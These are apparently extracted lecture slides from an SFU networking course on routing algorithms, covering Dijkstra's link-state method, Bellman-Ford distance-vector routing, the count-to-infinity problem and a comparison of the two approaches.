


cost of path $(x_1, x_2, x_3, \dots, x_p) = c(x_1, x_2) + c(x_2, x_3) + \dots + c(x_{p-1}, x_p)$


Key question: what is the **least-cost path** between u and z ?
Routing algorithm: algorithm that finds **that least-cost path**

Classification of Routing Algorithms

Centralized vs Decentralized




Static vs Dynamic




Link-state Algorithm

- Network topology and link costs known to all nodes
 - Accomplished via “link state broadcast” (i.e., flooding)
 - All nodes have same info
- Dijkstra’s Algorithm
 - Computes least-cost paths from one node (“source”) to all other nodes
 - gives **forwarding table** for that node


Link-state Flooding




(1)



(2)



(3)



(4)

Dijkstra's Algorithm

Notation:

- **Recall,** $c(x,y)$: link cost from node x to y ; $= \infty$ if not direct neighbors
- $D(v)$: current value of cost of path from source to dst v
- $p(v)$: predecessor node along path from source to v
- N' : set of nodes whose least cost path definitively known
- The algorithm has two steps:
 - Initialization
 - Loop to perform the search
- **When terminated**, the algorithm produces the least-cost paths from the source to all destinations

Dijkstra's Algorithm

1 Initialization:

2 $N' = \{u\}$


3 for all nodes v

4 if v adjacent to u

5 then $D(v) = c(u,v)$

6 else $D(v) = \infty$

N'	$D(u)$	$D(v)$	$D(x)$	$D(w)$	$D(y)$	$D(z)$
u	0	2	1	5	∞	∞



Dijkstra's Algorithm

1 Initialization:

2 $N' = \{u\}$

3 for all nodes v

4 if v adjacent to u

then $D(v) = c(u,v)$

6 else $D(v) = \infty$

7 **While $N \neq N'$**

8 **Find j not in N' such that $D(j)$ is a minimum**


9 **Add j to N'**

10 **Update $D(k)$ for all k adjacent to j and not in N' :**

11 $D(k) = \min(D(k), D(j) + c(j, k))$

Old cost to k Distance to k through j

N'	$D(u)$	$D(v)$	$D(x)$	$D(w)$	$D(y)$	$D(z)$
u	0	2,u	1,u	5,u	∞	∞



N'	$D(u)$	$D(v)$	$D(x)$	$D(w)$	$D(y)$	$D(z)$
ux	0	2,u	1,u	4,x	2,x	∞

New cost to k, $D(k)$, is either:


- old cost to k $D(k)$ or
- known shortest path cost to j plus cost from j to k
 $D(j) + c(j, k)$

Dijkstra's Algorithm: An Example

Step	N'	D(v)	D(w)	D(x)	D(y)	D(z)
		p(v)	p(w)	p(x)	p(y)	p(z)
0	u	7,u	3,u	5,u	∞	∞
1	uw	6,w	5,u	11,w	∞	
2	uwx	6,w		11,w	14,x	
3	uwxv		10,v	14,x		
4	uwxvy			12,y		
5	uwxvyz					


Notes:

- construct shortest path tree by tracing predecessor nodes
- ties can exist (can be broken arbitrarily)



Dijkstra's Algorithm: Forwarding Table

- Resulting shortest-path tree from u



- Resulting forwarding table in u:

destination	link
v	(u,w)
x	(u,x)
y	(u,w)
w	(u,w)
z	(u,w)

Dijkstra's Algorithm: Discussion

- Algorithm complexity: N nodes
- Each iteration: need to check all nodes, j , not in N'
 - $N(N+1)/2$ comparisons: **$O(N^2)$**
- More efficient implementations possible: **$O(E + N \log N)$**

How?

Distance-vector Algorithm

- Distributed, each node:
 - receives some info. from its directly attached neighbors,
 - performs a calculation, and
 - distributes the results of its calculation back to its neighbors
- Iterative
 - It continues on until no more information is exchanged between neighbors
- Asynchronous
 - it does not require all of the nodes to operate in lockstep with each other

Distance-vector Algorithm

- Bellman-Ford equation (dynamic programming)

Let

$d_x(y) := \text{cost of least-cost path from } x \text{ to } y$


Then

$$d_x(y) = \min_v \{ c(x, v) + d_v(y) \}$$

cost from neighbor v to destination y

cost to neighbor v

\min taken over all neighbors v of x



Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020


Network Layer

Control Plane

Instructor: Khaled Diab

Recall: Classification of Routing Algorithms

Centralized vs Decentralized



Distance-vector Algorithm

- Distributed, each node:
 - receives some info. from its directly attached neighbors,
 - performs a calculation, and
 - distributes the results of its calculation back to its neighbors
- Iterative
 - It continues on until no more information is exchanged between neighbors
- Asynchronous
 - it does not require all of the nodes to operate in lockstep with each other

Distance-vector Algorithm

- Bellman-Ford equation (dynamic programming)

Let

$d_x(y) :=$ cost of least-cost path from x to y


Then

$$d_x(y) = \min_v \{ c(x, v) + d_v(y) \}$$

cost from neighbor v to destination y

cost to neighbor v

\min taken over all neighbors v of x




Bellman-Ford Example

$$d_v(z) = 5, d_x(z) = 3, d_w(z) = 3$$

B-F equation:

$$\begin{aligned} d_u(z) &= \min \{ c(u,v) + d_v(z), \\ &\quad c(u,x) + d_x(z), \\ &\quad c(u,w) + d_w(z) \} \\ &= \min \{ 2 + 5, \\ &\quad 1 + 3, \\ &\quad 5 + 3 \} = 4 \end{aligned}$$




Node achieving minimum is:

next hop in shortest path, used in forwarding table

Distance-Vector Routing

- Idea
 - At any time, have an estimate of cost/next hop of best-known path to destination
 - cost = ∞ when no path known
- Initially
 - Only have entries for directly connected nodes



Initial Table for A		
Dest	Cost	Next Hop
A	0	A
B	4	B
C	∞	-
D	∞	-
E	2	E
F	6	F

Distance-Vector Routing Update

- $\text{Update}(x, y, z)$

$$d \leftarrow c(x, z) + d_z(y) \quad \text{\# Cost of path from } x \text{ to } y \text{ with first hop } z$$


if $d < d_x(y)$

Found better path

return d, z # Updated cost / next hop

else

return $d_x(y), \text{nexthop}(x, y)$ # Existing cost / next hop



Iterative, asynchronous:

Each local update caused by:

- local link cost change
- DV update message from neighbor


Distributed:

Each node notifies neighbors
only when its DV changes

- neighbors then notify their neighbors if necessary

Distance-Vector: Link Cost Change

- Link cost changes:
 - node detects local link cost change
 - updates routing info, recalculates distance vector
 - if DV changes, notify neighbors



t_0 : y detects link-cost change, updates its DV, informs its neighbors.

“good news travels fast”


t_1 : z receives update from y , updates its table, computes new least cost to x , sends its neighbors its DV.

t_2 : y receives z 's update, updates its distance table. y 's least costs do *not* change, so y does *not* send a message to z .

Distance-Vector: Link Cost Change

- Link cost changes:
 - node detects local link cost change
 - **bad news travels slow** - “count to infinity” problem!
 - **44 iterations** before algorithm stabilizes

$$D_y(x)=4, D_y(z)=1, D_z(y)=1, D_z(x)=5$$



Comparison: LS vs DV


	LS	DV
Msg Complexity	$O(NE)$ N: # routers, E: # links	Neighbours only
Convergence Speed	Relatively fast	Slow
Robustness	router can advertise incorrect link cost <i>routers compute their own tables</i>	router can advertise incorrect path cost <i>errors propagate!</i>

Internet Routing

